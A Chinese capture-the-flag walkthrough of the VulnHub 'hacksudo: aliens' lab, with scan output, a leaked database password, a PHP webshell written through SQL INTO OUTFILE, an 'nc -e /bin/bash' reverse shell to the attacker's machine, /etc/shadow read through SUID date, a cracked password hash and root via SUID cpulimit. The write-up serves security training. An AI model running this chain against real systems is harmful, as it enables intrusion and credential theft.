vulhub系列-84-hacksudo: aliens(超详细)
news2026/4/26 15:30:54
免责声明本文记录的是 hacksudo: aliens 渗透测试靶机 的解题过程所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规自觉维护网络空间安全。环境 https://download.vulnhub.com/hacksudo/HacksudoAliens.zip一、信息收集1、探测目标IP地址arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~] └─# arp-scan -l Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.6 Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan) 192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered) 192.168.5.2 08:00:27:99:09:f8 PCS Systemtechnik GmbH 192.168.5.12 08:00:27:9e:8e:c4 PCS Systemtechnik GmbH 4 packets received by filter, 0 packets dropped by kernel Ending arp-scan 1.10.0: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 3 respondednmap -sP 192.168.5.0/24┌──(root㉿kali)-[~] └─# nmap -sP 192.168.5.0/24 Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 08:25 -0400 Nmap scan report for 192.168.5.1 Host is up (0.00015s latency). MAC Address: 0A:00:27:00:00:04 (Unknown) Nmap scan report for 192.168.5.2 Host is up (0.00015s latency). MAC Address: 08:00:27:99:09:F8 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.5.12 Host is up (0.00012s latency). MAC Address: 08:00:27:9E:8E:C4 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.5.6 Host is up. Nmap done: 256 IP addresses (4 hosts up) scanned in 9.94 seconds目标IP192.168.5.122、探测目标IP开放端口nmap -sV -p- 192.168.5.12┌──(root㉿kali)-[~] └─# nmap -sV -p- 192.168.5.12 Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 08:25 -0400 Nmap scan report for 192.168.5.12 Host is up (0.000070s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10deb10u2 (protocol 2.0) 80/tcp open http Apache httpd 2.4.38 ((Debian)) 9000/tcp open http Apache httpd 2.4.38 ((Debian)) MAC Address: 08:00:27:9E:8E:C4 (Oracle VirtualBox virtual NIC) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds端口22、80、90003、目录探测dirsearch -u http://192.168.5.12┌──(root㉿kali)-[~] └─# dirsearch -u http://192.168.5.12 /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| ) Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460 Output File: /root/reports/http_192.168.5.12/_26-03-25_08-26-38.txt Target: http://192.168.5.12/ [08:26:38] Starting: [08:26:39] 403 - 277B - /.ht_wsr.txt [08:26:39] 403 - 277B - /.htaccess.bak1 [08:26:39] 403 - 277B - /.htaccess.save [08:26:39] 403 - 277B - /.htaccess.sample [08:26:39] 403 - 277B - /.htaccess.orig [08:26:39] 403 - 277B - /.htaccess_extra [08:26:39] 403 - 277B - /.htaccess_orig [08:26:39] 403 - 277B - /.htaccess_sc [08:26:39] 403 - 277B - /.htaccessBAK [08:26:39] 403 - 277B - /.htaccessOLD2 [08:26:39] 403 - 277B - /.htaccessOLD [08:26:39] 403 - 277B - /.htm [08:26:39] 403 - 277B - /.html [08:26:39] 403 - 277B - /.htpasswds [08:26:39] 403 - 277B - /.httr-oauth [08:26:39] 403 - 277B - /.php [08:26:41] 403 - 277B - /.htpasswd_test [08:26:47] 301 - 313B - /backup - http://192.168.5.12/backup/ [08:26:47] 200 - 458B - /backup/ [08:26:52] 200 - 17KB - /favicon.ico [08:26:54] 301 - 313B - /images - http://192.168.5.12/images/ [08:26:54] 200 - 456B - /images/ [08:27:02] 200 - 16B - /README.md [08:27:04] 403 - 277B - /server-status/ [08:27:04] 403 - 277B - /server-status Task Completed二、漏洞利用1、信息搜集/backup 目录http://192.168.5.12/backup/#!/bin/bash # Specify which database is to be backed up db_name # Set the website which this database relates to websitelocalhost # Database credentials uservishal passwordhacksudo hostlocalhost # How many days would you like to keep files for? days30 ###################################################### ##### EDITING BELOW MAY CAUSE UNEXPECTED RESULTS ##### ###################################################### # Set the date date$(date %Y%m%d-%H%M) # Set the location of where backups will be stored backup_location/var/backups/mysql # Create the directory for the website if it doesnt already exist mkdir -p ${backup_location}/${website} # Append the database name with the date to the backup location backup_full_name${backup_location}/${website}/${db_name}-${date}.sql # Set default file permissions umask 177 # Dump database into SQL file mysqldump --lock-tables --user$user --password$password --host$host $db_name $backup_full_name # Set a value to be used to find all backups with the same name find_backup_name${backup_location}/${website}/${db_name}-*.sql # Delete files older than the number of days defined find $find_backup_name -mtime $days -type f -delete发现了数据库的用户名和密码**uservishal passwordhacksudo**9000端口http://192.168.5.12:9000/使用数据库的用户名和密码登录登录成功2、webshell使用sql写入一句话木马SELECT ?php system($_GET[sain]); ? INTO OUTFILE /var/www/html/shell.php写入成功3、getshell访问webshellhttp://192.168.5.12/shell.php验证成功利用 nc 反弹 shell并本地监听nc -e /bin/bash 192.168.5.6 1234反弹成功┌──(root㉿kali)-[~] └─# nc -lvnp 1234 listening on [any] 1234 ... connect to [192.168.5.6] from (UNKNOWN) [192.168.5.12] 51432 id uid33(www-data) gid33(www-data) groups33(www-data)三、权限提升1、切换bash下shellpython3 -c import pty; pty.spawn(/bin/bash)python3 -c import pty; pty.spawn(/bin/bash) www-datahacksudo:/var/www/html$2、查看权限和SUID文件find / -perm -us -type f 2/dev/nullwww-datahacksudo:/var/www/html$ find / -perm -us -type f 2/dev/null find / -perm -us -type f 2/dev/null /usr/bin/date /usr/bin/pkexec /usr/bin/passwd /usr/bin/chfn /usr/bin/chsh /usr/bin/umount /usr/bin/newgrp /usr/bin/fusermount /usr/bin/gpasswd /usr/bin/mount /usr/bin/su /usr/bin/ntfs-3g /usr/bin/bwrap /usr/bin/sudo /usr/lib/xorg/Xorg.wrap /usr/lib/openssh/ssh-keysign /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper /usr/lib/eject/dmcrypt-get-device /usr/lib/policykit-1/polkit-agent-helper-1 /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/sbin/pppd www-datahacksudo:/var/www/html$发现可以用 datedate 可以越权查看文件date -f /etc/shadowwww-datahacksudo:/var/www/html$ date -f /etc/shadow date -f /etc/shadow date: invalid date ‘root:$6$N6p.dpWhPYXSXC9U$8EraUiQ5DtMF5ov2ZbnY8DoLK1liRukqhTnTTK67MQ.tgpglkVX/I9P1aYjNeO/cwjQk9lJ/ABd9YLTMeMSn3/:18721:0:99999:7:::’ date: invalid date ‘daemon:*:18714:0:99999:7:::’ date: invalid date ‘bin:*:18714:0:99999:7:::’ date: invalid date ‘sys:*:18714:0:99999:7:::’ date: invalid date ‘sync:*:18714:0:99999:7:::’ date: invalid date ‘games:*:18714:0:99999:7:::’ date: invalid date ‘man:*:18714:0:99999:7:::’ date: invalid date ‘lp:*:18714:0:99999:7:::’ date: invalid date ‘mail:*:18714:0:99999:7:::’ date: invalid date ‘news:*:18714:0:99999:7:::’ date: invalid date ‘uucp:*:18714:0:99999:7:::’ date: invalid date ‘proxy:*:18714:0:99999:7:::’ date: invalid date ‘www-data:*:18714:0:99999:7:::’ date: invalid date ‘backup:*:18714:0:99999:7:::’ date: invalid date ‘list:*:18714:0:99999:7:::’ date: invalid date ‘irc:*:18714:0:99999:7:::’ date: invalid date ‘gnats:*:18714:0:99999:7:::’ date: invalid date ‘nobody:*:18714:0:99999:7:::’ date: invalid date ‘_apt:*:18714:0:99999:7:::’ date: invalid date ‘systemd-timesync:*:18714:0:99999:7:::’ date: invalid date ‘systemd-network:*:18714:0:99999:7:::’ date: invalid date ‘systemd-resolve:*:18714:0:99999:7:::’ date: invalid date ‘messagebus:*:18714:0:99999:7:::’ date: invalid date ‘tss:*:18714:0:99999:7:::’ date: invalid date ‘dnsmasq:*:18714:0:99999:7:::’ date: invalid date ‘usbmux:*:18714:0:99999:7:::’ date: invalid date ‘rtkit:*:18714:0:99999:7:::’ date: invalid date ‘pulse:*:18714:0:99999:7:::’ date: invalid date ‘speech-dispatcher:!:18714:0:99999:7:::’ date: invalid date ‘avahi:*:18714:0:99999:7:::’ date: invalid date ‘saned:*:18714:0:99999:7:::’ date: invalid date ‘colord:*:18714:0:99999:7:::’ date: invalid date ‘geoclue:*:18714:0:99999:7:::’ date: invalid date ‘hplip:*:18714:0:99999:7:::’ date: invalid date ‘Debian-gdm:*:18714:0:99999:7:::’ date: invalid date ‘hacksudo:$6$cOv4E/VKAe0EVwV4$YScCx10zfi7g4aiLY.qo8QPm2iOogJea41mk2rGk/0JM5AtnrmiyTN5ctNJ0KTLS5Iru4lHWYPug792u3L/Um1:18721:0:99999:7:::’ date: invalid date ‘systemd-coredump:!!:18714::::::’ date: invalid date ‘sshd:*:18714:0:99999:7:::’ date: invalid date ‘mysql:!:18720:0:99999:7:::’ www-datahacksudo:/var/www/html$得到hacksudo用户的密码哈希值$6$cOv4E/VKAe0EVwV4$YScCx10zfi7g4aiLY.qo8QPm2iOogJea41mk2rGk/0JM5AtnrmiyTN5ctNJ0KTLS5Iru4lHWYPug792u3L/Um13、密码爆破john hash --wordlist/usr/share/wordlists/rockyou.txt┌──(root㉿kali)-[~] └─# john hash --wordlist/usr/share/wordlists/rockyou.txt Using default input encoding: UTF-8 Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x]) Cost 1 (iteration count) is 5000 for all loaded hashes Will run 2 OpenMP threads Press q or Ctrl-C to abort, almost any other key for status aliens (?) 1g 0:00:00:02 DONE (2026-03-25 08:37) 0.4878g/s 3746p/s 3746c/s 3746C/s pheonix..thesimpsons Use the --show option to display all of the cracked passwords reliably Session completed.hacksudo的密码一下就出来了aliens那就 ssh 登录ssh hacksudo192.168.5.12 密码**aliens**┌──(root㉿kali)-[~] └─# ssh hacksudo192.168.5.12 The authenticity of host 192.168.5.12 (192.168.5.12) cant be established. ED25519 key fingerprint is: SHA256:XUlS4R9GczG8s3rLmHyLIacottCV5nGnO/wvGzLMtXQ This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added 192.168.5.12 (ED25519) to the list of known hosts. ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to store now, decrypt later attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html hacksudo192.168.5.12s password: Linux hacksudo 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sun Apr 4 02:12:24 2021 from 192.168.43.217 hacksudohacksudo:~$4、查看权限和 SUID 文件hacksudohacksudo:~$ find / -perm -us -type f 2/dev/null /home/hacksudo/Downloads/cpulimit /usr/bin/date /usr/bin/pkexec /usr/bin/passwd /usr/bin/chfn /usr/bin/chsh /usr/bin/umount /usr/bin/newgrp /usr/bin/fusermount /usr/bin/gpasswd /usr/bin/mount /usr/bin/su /usr/bin/ntfs-3g /usr/bin/bwrap /usr/bin/sudo /usr/lib/xorg/Xorg.wrap /usr/lib/openssh/ssh-keysign /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper /usr/lib/eject/dmcrypt-get-device /usr/lib/policykit-1/polkit-agent-helper-1 /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/sbin/pppd hacksudohacksudo:~$有个二进制文件比较可疑。查看一下cd /home/hacksudo/Downloads/ ./cpulimit -hhacksudohacksudo:~$ cd /home/hacksudo/Downloads/ hacksudohacksudo:~/Downloads$ hacksudohacksudo:~/Downloads$ ./cpulimit -h CPUlimit version 2.4 Usage: ./cpulimit TARGET [OPTIONS...] [-- PROGRAM] TARGET must be exactly one of these: -p, --pidN pid of the process -e, --exeFILE name of the executable program file The -e option only works when cpulimit is run with admin rights. -P, --pathPATH absolute path name of the executable program file OPTIONS -b --background run in background -f --foreground launch target process in foreground and wait for it to exit -c --cpuN override the detection of CPUs on the machine. -l, --limitN percentage of cpu allowed from 1 up. Usually 1 - 100, but can be higher on multi-core CPUs (mandatory) -m, --monitor-forks Watch children/forks of the target process -q, --quiet run in quiet mode (only print errors). -k, --kill kill processes going over their limit instead of just throttling them. -r, --restore Restore processes after they have been killed. Works with the -k flag. -s, --signalSIG Send this signal to the watched process when cpulimit exits. Signal should be specificed as a number or SIGTERM, SIGCONT, SIGSTOP, etc. SIGCONT is the default. -v, --verbose show control statistics -z, --lazy exit if there is no suitable target process, or if it dies -- This is the final CPUlimit option. All following options are for another program we will launch. -h, --help display this help and exit hacksudohacksudo:~/Downloads$在 gtfobins 上找到了它的提权方式提权到 root./cpulimit -l 100 -f -- /bin/sh -phacksudohacksudo:~/Downloads$ ./cpulimit -l 100 -f -- /bin/sh -p Process 1481 detected # id uid1000(hacksudo) gid1000(hacksudo) euid0(root) egid0(root) groups0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner),1000(hacksudo) # # whoami root #查看 flag# cd /root # # ls root.txt # # cat root.txt _ _ _ _ | | | | __ _ ___| | _____ _ _ __| | ___ | |_| |/ _ |/ __| |/ / __| | | |/ _ |/ _ \ | _ | (_| | (__| \__ \ |_| | (_| | (_) | |_| |_|\__,_|\___|_|\_\___/\__,_|\__,_|\___/ _ _ _ ____ __ / \ | (_) ___ _ __ | ___| / /_ / _ \ | | |/ _ \ _ \|___ \| _ \ / ___ \| | | __/ | | |___) | (_) | /_/ \_\_|_|\___|_| |_|____/ \___/ congratulations you rooted hacksudo alien56...!!! flag{d045e6f9feb79e94442213f9d008ac48} # 本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路始于合规终于责任。
本文来自互联网用户投稿,该文观点仅代表作者本人,不代表本站立场。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如若转载,请注明出处:http://www.coloradmin.cn/o/2548905.html
如若内容造成侵权/违法违规/事实不符,请联系多彩编程网进行投诉反馈,一经查实,立即删除!相关文章

SpringBoot-17-MyBatis动态SQL标签之常用标签
文章目录 1 代码1.1 实体User.java1.2 接口UserMapper.java1.3 映射UserMapper.xml1.3.1 标签if1.3.2 标签if和where1.3.3 标签choose和when和otherwise1.4 UserController.java2 常用动态SQL标签2.1 标签set2.1.1 UserMapper.java2.1.2 UserMapper.xml2.1.3 UserController.ja…

wordpress后台更新后 前端没变化的解决方法
使用siteground主机的wordpress网站,会出现更新了网站内容和修改了php模板文件、js文件、css文件、图片文件后,网站没有变化的情况。
不熟悉siteground主机的新手,遇到这个问题,就很抓狂,明明是哪都没操作错误&#x…
网络编程(Modbus进阶)
思维导图 Modbus RTU(先学一点理论)
概念 Modbus RTU 是工业自动化领域 最广泛应用的串行通信协议,由 Modicon 公司(现施耐德电气)于 1979 年推出。它以 高效率、强健性、易实现的特点成为工业控制系统的通信标准。 包…

UE5 学习系列(二)用户操作界面及介绍
这篇博客是 UE5 学习系列博客的第二篇,在第一篇的基础上展开这篇内容。博客参考的 B 站视频资料和第一篇的链接如下:
【Note】:如果你已经完成安装等操作,可以只执行第一篇博客中 2. 新建一个空白游戏项目 章节操作,重…

IDEA运行Tomcat出现乱码问题解决汇总
最近正值期末周,有很多同学在写期末Java web作业时,运行tomcat出现乱码问题,经过多次解决与研究,我做了如下整理:
原因:
IDEA本身编码与tomcat的编码与Windows编码不同导致,Windows 系统控制台…

利用最小二乘法找圆心和半径
#include <iostream>
#include <vector>
#include <cmath>
#include <Eigen/Dense> // 需安装Eigen库用于矩阵运算 // 定义点结构
struct Point { double x, y; Point(double x_, double y_) : x(x_), y(y_) {}
}; // 最小二乘法求圆心和半径 …

使用docker在3台服务器上搭建基于redis 6.x的一主两从三台均是哨兵模式
一、环境及版本说明
如果服务器已经安装了docker,则忽略此步骤,如果没有安装,则可以按照一下方式安装: 1. 在线安装(有互联网环境): 请看我这篇文章 传送阵>> 点我查看 2. 离线安装(内网环境):请看我这篇文章 传送阵>> 点我查看
说明:假设每台服务器已…

XML Group端口详解
在XML数据映射过程中,经常需要对数据进行分组聚合操作。例如,当处理包含多个物料明细的XML文件时,可能需要将相同物料号的明细归为一组,或对相同物料号的数量进行求和计算。传统实现方式通常需要编写脚本代码,增加了开…
